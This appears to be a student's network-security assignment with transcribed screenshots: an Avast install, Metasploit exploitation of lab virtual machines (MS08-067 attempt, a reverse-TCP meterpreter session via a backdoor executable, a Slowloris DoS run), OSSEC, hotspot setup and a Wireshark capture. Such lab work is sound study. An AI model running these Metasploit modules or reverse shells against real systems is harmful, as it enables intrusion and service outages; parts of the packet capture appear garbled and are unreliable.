

**Name: Shahittyia Md Yash Siddque**

**Id: CB22163**

## Task 5

### Answer question no. 1



The image shows the Avast website homepage. At the top, there is a navigation bar with the Avast logo, links for 'For home', 'For business', and 'For partners', and a dropdown menu for 'Security', 'Privacy', 'Performance', and 'Store'. The main headline reads 'Free antivirus is your first step to online freedom'. Below this, a paragraph states: 'We believe everyone has the right to be safe online, which is why we offer our award-winning free antivirus to millions of people around the world.' A large blue button with a Windows logo and the text 'Free download' is prominently displayed. Below the button, it says 'Also available for Mac, Android, and iOS'. At the bottom, there are several award logos: AV-TEST 2022 Top Rated, AVIR 2022 Best Protection, and a Trustpilot rating of 'Great' with 12,884 reviews.

Avast

[For home](#) [For business](#) [For partners](#)

[Security](#) [Privacy](#) [Performance](#) [Store](#)

# Free antivirus is your first step to online freedom


We believe everyone has the right to be safe online, which is why we offer our award-winning free antivirus to millions of people around the world.

 **Free download**

Also available for [Mac](#), [Android](#), and [iOS](#)

### Answer question no. 2



The image shows the Avast Free Antivirus Setup window. The title bar says 'Avast Free Antivirus Setup' and 'English'. The main heading is 'Avast Free Antivirus'. Below it, a message states: 'By installing or using the product, you agree to its End User License Agreement and Privacy Policy'. There are two buttons: 'INSTALL' (green) and 'Customize' (white). At the bottom, there is a section titled 'Install the free Avast Secure Browser for safer, faster browsing.' with a list of features: 'Private' (hide your activities from insecure ad trackers), 'Secure' (stay protected from hackers and phishing sites), and 'Fast' (block annoying ads for faster web browsing). There are two checkboxes: 'Yes, install Avast Secure Browser' (checked) and 'Make Avast Secure Browser my default browser' (checked). On the right, there is a small preview of the Avast Secure Browser interface. At the bottom right, there is a small disclaimer: 'By installing Avast Secure Browser, you agree to its End User License Agreement and Privacy Policy'.

Avast Free Antivirus Setup

English

## Avast Free Antivirus

By installing or using the product, you agree to its End User License Agreement and Privacy Policy

**INSTALL**

Customize

Install the free Avast Secure Browser for safer, faster browsing.

- **Private** - Hide your activities from insecure ad trackers.
- **Secure** - Stay protected from hackers and phishing sites.
- **Fast** - Block annoying ads for faster web browsing.


☒ Yes, install Avast Secure Browser

☒ Make Avast Secure Browser my default browser


By installing Avast Secure Browser, you agree to its End User License Agreement and Privacy Policy

### Answer question no. 3

Using Metasploit for DOS attack. In Windows 7, the target http service is not available and just loading



exploiting Windows XP(MS08-067) with Metasploit.



```

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Handler failed to bind to 10.0.2.15:4444:- -
[*] Handler failed to bind to 0.0.0.0:4444:- -
[*] 10.0.2.4:445 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) >


```

```

Host Name:                USER-PC
OS Name:                  Microsoft Windows 7 Professional
OS Version:               6.1.7600 N/A Build 7600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         User
Registered Organization:
Product ID:                00371-177-0000061-85211
Original Install Date:    1/13/2015, 11:49:15 AM
System Boot Time:         12/14/2023, 3:31:09 PM
System Manufacturer:      innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 158 Stepping 13 Genuine
                           Intel ~3000 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us:English (United States)
Input Locale:              en-us:English (United States)
Time Zone:                 (UTC+08:00) Kuala Lumpur, Singapore
Total Physical Memory:     2.048 MB
Available Physical Memory: 1.117 MB
Virtual Memory: Max Size:  4.095 MB
Virtual Memory: Available: 2.965 MB
Virtual Memory: In Use:    1.130 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\USER-PC
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Desktop Adapter
                           Connection Name: Local Area Connection
                           DHCP Enabled:   Yes
                           DHCP Server:    10.0.2.3
                           IP address(es)
                           [01]: 10.0.2.4
                           [02]: fe80::9d35:3984:a42c:c7a6

```

Hacking windows 7 using Metasploit Backdoor and Post Exploitation.



```
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49212 ) at 2023-12-14 03:18:18 -0500
```

```
meterpreter > pwd
C:\Users\User\Downloads
meterpreter > dir
Listing: C:\Users\User\Downloads
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	1376768	fil	2015-02-08 10:05:41 -0500	7z920-x64.msi
040777/rwxrwxrwx	0	dir	2020-02-07 00:56:28 -0500	DVWA-master
100666/rw-rw-rw-	1350234	fil	2019-02-26 00:48:50 -0500	DVWA-master.zip
100666/rw-rw-rw-	91706368	fil	2020-07-16 05:07:10 -0400	Nessus-6.12.1-x64.msi
100666/rw-rw-rw-	93739008	fil	2020-07-16 04:28:55 -0400	Nessus-7.2.3-x64.msi
100777/rwxrwxrwx	915128	fil	2018-11-14 21:37:23 -0500	WinPcap_4_1_3.exe
100777/rwxrwxrwx	73802	fil	2023-12-14 03:17:50 -0500	backdoor.exe
100777/rwxrwxrwx	8244106	fil	2015-01-18 02:49:05 -0500	ca_setup.exe
100666/rw-rw-rw-	282	fil	2015-01-12 22:50:04 -0500	desktop.ini
100777/rwxrwxrwx	876888	fil	2020-07-16 03:23:57 -0400	freeSSHd.exe
100777/rwxrwxrwx	1966437	fil	2020-04-24 00:01:52 -0400	icecast2_win32_2.0.1_setup.exe
100777/rwxrwxrwx	4675184	fil	2018-11-14 22:14:48 -0500	npp.7.6.Installer.x64.exe
100777/rwxrwxrwx	150905704	fil	2015-01-17 23:04:51 -0500	xampp-win32-5.6.3-0-VC11-installer.exe
100777/rwxrwxrwx	156155056	fil	2020-02-06 23:58:39 -0500	xampp-windows-x64-7.4.2-0-VC15-installer.exe

#### Answer question no. 4



Now run the firewall from the software and set it up to make sure that the attacks earlier can be stopped by the firewall.



```
root@kali: ~  
File Edit View Search Terminal Help  
* -- ==[ 2 evasion ]  
* -- ==[ ** This is Metasploit 5 development branch ** ]  
  
msf5 > search slowloris  
  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Check	Description
auxiliary/dos/http/slowloris	2009-06-17	normal	No	Slowloris Denial of Service Attack

```
msf5 > use auxiliary/dos/http/slowloris  
msf5 auxiliary(dos/http/slowloris) > set RHOST 10.0.2.4  
RHOST => 10.0.2.4  
msf5 auxiliary(dos/http/slowloris) > run  
  
[*] Starting server...  
[*] Attacking 10.0.2.4 with 150 sockets  
[*] Creating sockets...  
[*] Sending keep-alive headers... Socket count: 0
```




## Not Found

The requested URL was not found on this server.

---

*Apache/2.4.53 (Debian) Server at 10.0.2.15 Port 80*

## Answer question no. 6

 OSSEC 3.2 About Blog Documentation Downloads Search

About

OSSEC is Free

Widely Used

Support Options

Community Support

OSSEC Github

OSSEC Users Group on Google

OSSEC Developers Group on Google

Commercial Support

OSSEC Team

Former OSSEC Team Members

Community Contributors

### About

OSSEC is a scalable, multi-platform, open source Host-based Intrusion Detection System (HIDS). It has a powerful correlation and analysis engine, integrating log analysis, file integrity checking, Windows registry monitoring, centralized policy enforcement, rootkit detection, real-time alerting and active response. It runs on most operating systems, including Linux, OpenBSD, FreeBSD, MacOS, Solaris and Windows.

Check out [What's New](#) for the latest release info.

### OSSEC is Free

OSSEC is a free software and will remain so in the future; you can redistribute it and/or modify it under the terms of the GNU General Public License (version 2) as published by the FSF - Free Software Foundation.

### Widely Used

OSSEC is a growing project, with more than 5,000 downloads per month on average. It is being used by ISPs, universities, governments and even large corporate data centers as their main HIDS solution. In addition to being deployed as an HIDS, it is commonly used strictly as a log analysis tool, monitoring and analyzing firewalls, IDSs, web servers and authentication logs.






## Task 6(A)

### Answer question no.1

- Using the computer, establish a wireless connection and create a Wi-Fi hotspot network environment. Link the cell phone to the hotspot.
- Show how to configure the network and link your smartphone to your Wi-Fi hotspot.
- Provide a screen grab of the configuration process step-by-step until the phone is able to establish a complete wireless connection and establish an Internet connection. Provide an update on the wireless security setup.

### Answer question no.2

**Step 1:** First, I opened the settings menu on my computer and clicked on “Network and Internet”.



**Step 2:** I switch to turn on the Mobile Hotspot.



**Step 3:** Clicked on “edit” to configure my hotspot settings. I set the strong network (SSID) name and password.



**Edit network info**

Change the network name and password that other people use for your shared connection.

Network name  
LAPTOP-5EEAN49A 9923

Network password (at least 8 characters)  
737Pj7/2

Network band  
Any available

Save Cancel

**Step 4:** The hotspot properties are all set.

Properties

Network properties Edit


Name: LAPTOP-5EEAN49A 9923

Password: 737Pj7/2


Band: Any available

Devices connected: 0 of 8

**Step 5:** On mobile phone, I go to my Wi-Fi settings and look for my laptop's hotspot SSID name.




**Step 6:** Input the password to connect with the laptop's hotspot. The Wi-Fi is connected.




Answer the question no. 3

**Step 1:** Run the wireshark.



**Step 2:** With the phone, I access to the e-banking system. After the login screen loads, I log in to the system.



[illegible]

No.	Time	Source	Destination	Protocol	Length	Info
1252	189.345501	192.168.1.13.1	235.255.255.250	SSQP	225	H-SEARCH * HTTP/1.1
1253	190.345662	192.168.1.13.1	235.255.255.250	SSQP	225	H-SEARCH * HTTP/1.1
1262	191.346151	192.168.1.13.1	235.255.255.250	SSQP	225	H-SEARCH * HTTP/1.1
95	7.417916	192.168.1.13.23	44.228.249.3	TCP	74	43762 → 80 [596] Seq=65535 Win=0 MSS=1460 SACK_PERM TSval=65909181 TSecr=0 WS=512
100	7.419564	192.168.1.13.23	44.228.249.3	TCP	66	43762 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=65909173 TSecr=2363941392
109	7.440288	192.168.1.13.23	44.228.249.3	HTTP	300	GET /img/w.php HTTP/1.1
113	7.374316	192.168.1.13.23	44.228.249.3	TCP	66	43762 → 80 [ACK] Seq=635 Ack=5385 Win=65000 Len=0 TSval=659091700 TSecr=2363941392
114	7.372130	192.168.1.13.23	44.228.249.3	TCP	66	43762 → 80 [ACK] Seq=635 Ack=5385 Win=65000 Len=0 TSval=659091700 TSecr=2363941392
483	75.252554	192.168.1.13.23	44.228.249.3	TCP	54	43762 → 80 [RST] Seq=635 Win=0 Len=0
489	75.778971	192.168.1.13.23	44.228.249.3	TCP	54	43762 → 80 [RST] Seq=635 Win=0 Len=0
490	76.789427	192.168.1.13.23	44.228.249.3	TCP	54	43762 → 80 [RST] Seq=635 Win=0 Len=0
491	76.798344	192.168.1.13.23	44.228.249.3	TCP	54	43762 → 80 [RST] Seq=635 Win=0 Len=0
513	79.804967	192.168.1.13.23	44.228.249.3	TCP	54	43762 → 80 [RST] Seq=635 Win=0 Len=0
528	86.499770	192.168.1.13.23	44.228.249.3	TCP	54	43762 → 80 [RST] Seq=635 Win=0 Len=0
556	96.533108	192.168.1.13.23	44.228.249.3	TCP	54	43762 → 80 [RST] Seq=635 Win=0 Len=0
607	132.335549	192.168.1.13.23	44.228.249.3	TCP	74	43770 → 80 [596] Seq=65535 Win=0 MSS=1460 SACK_PERM TSval=65922709 TSecr=0 WS=512
744	132.764661	192.168.1.13.23	44.228.249.3	TCP	74	43780 → 80 [596] Seq=65535 Win=0 MSS=1460 SACK_PERM TSval=65922709 TSecr=0 WS=512
765	132.766561	192.168.1.13.23	44.228.249.3	TCP	66	43770 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=65922709 TSecr=2364066172
766	132.765201	192.168.1.13.23	44.228.249.3	HTTP	723	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
750	133.111208	192.168.1.13.23	44.228.249.3	TCP	66	43780 → 80 [ACK] Seq=658 Ack=1 Win=65536 Len=0 TSval=659228264 TSecr=2364066189
757	133.111625	192.168.1.13.23	44.228.249.3	TCP	66	43770 → 80 [ACK] Seq=658 Ack=1 Win=65536 Len=0 TSval=659228265 TSecr=2364066199
758	133.111941	192.168.1.13.23	44.228.249.3	TCP	66	43770 → 80 [ACK] Seq=658 Ack=2777 Win=71168 Len=0 TSval=659228265 TSecr=2364066195
759	133.111941	192.168.1.13.23	44.228.249.3	TCP	66	43770 → 80 [ACK] Seq=658 Ack=2920 Win=74240 Len=0 TSval=659228265 TSecr=2364066195
1272	193.503582	192.168.1.13.23	44.228.249.3	TCP	66	43780 → 80 [ACK] Seq=1 Ack=2 Win=65536 Len=0 TSval=659228264 TSecr=2364126781
1322	198.360965	192.168.1.13.23	44.228.249.3	TCP	66	43770 → 80 [ACK] Seq=658 Ack=2921 Win=74240 Len=0 TSval=659233222 TSecr=2364112358

## Task6(B)

Make recommendations for any available wireless access point to improve security in a wireless home setting. Justify your access point selection from a security perspective by examining its role.

For wireless access points, TP-Link EAP245 is a good option.

Justification:

secure network for visitors. This wireless access point supports multiple SSID, which allows users to set up a second and independent guest network. This prevents unwanted access to any data by isolating the guest's network from the user's primary network.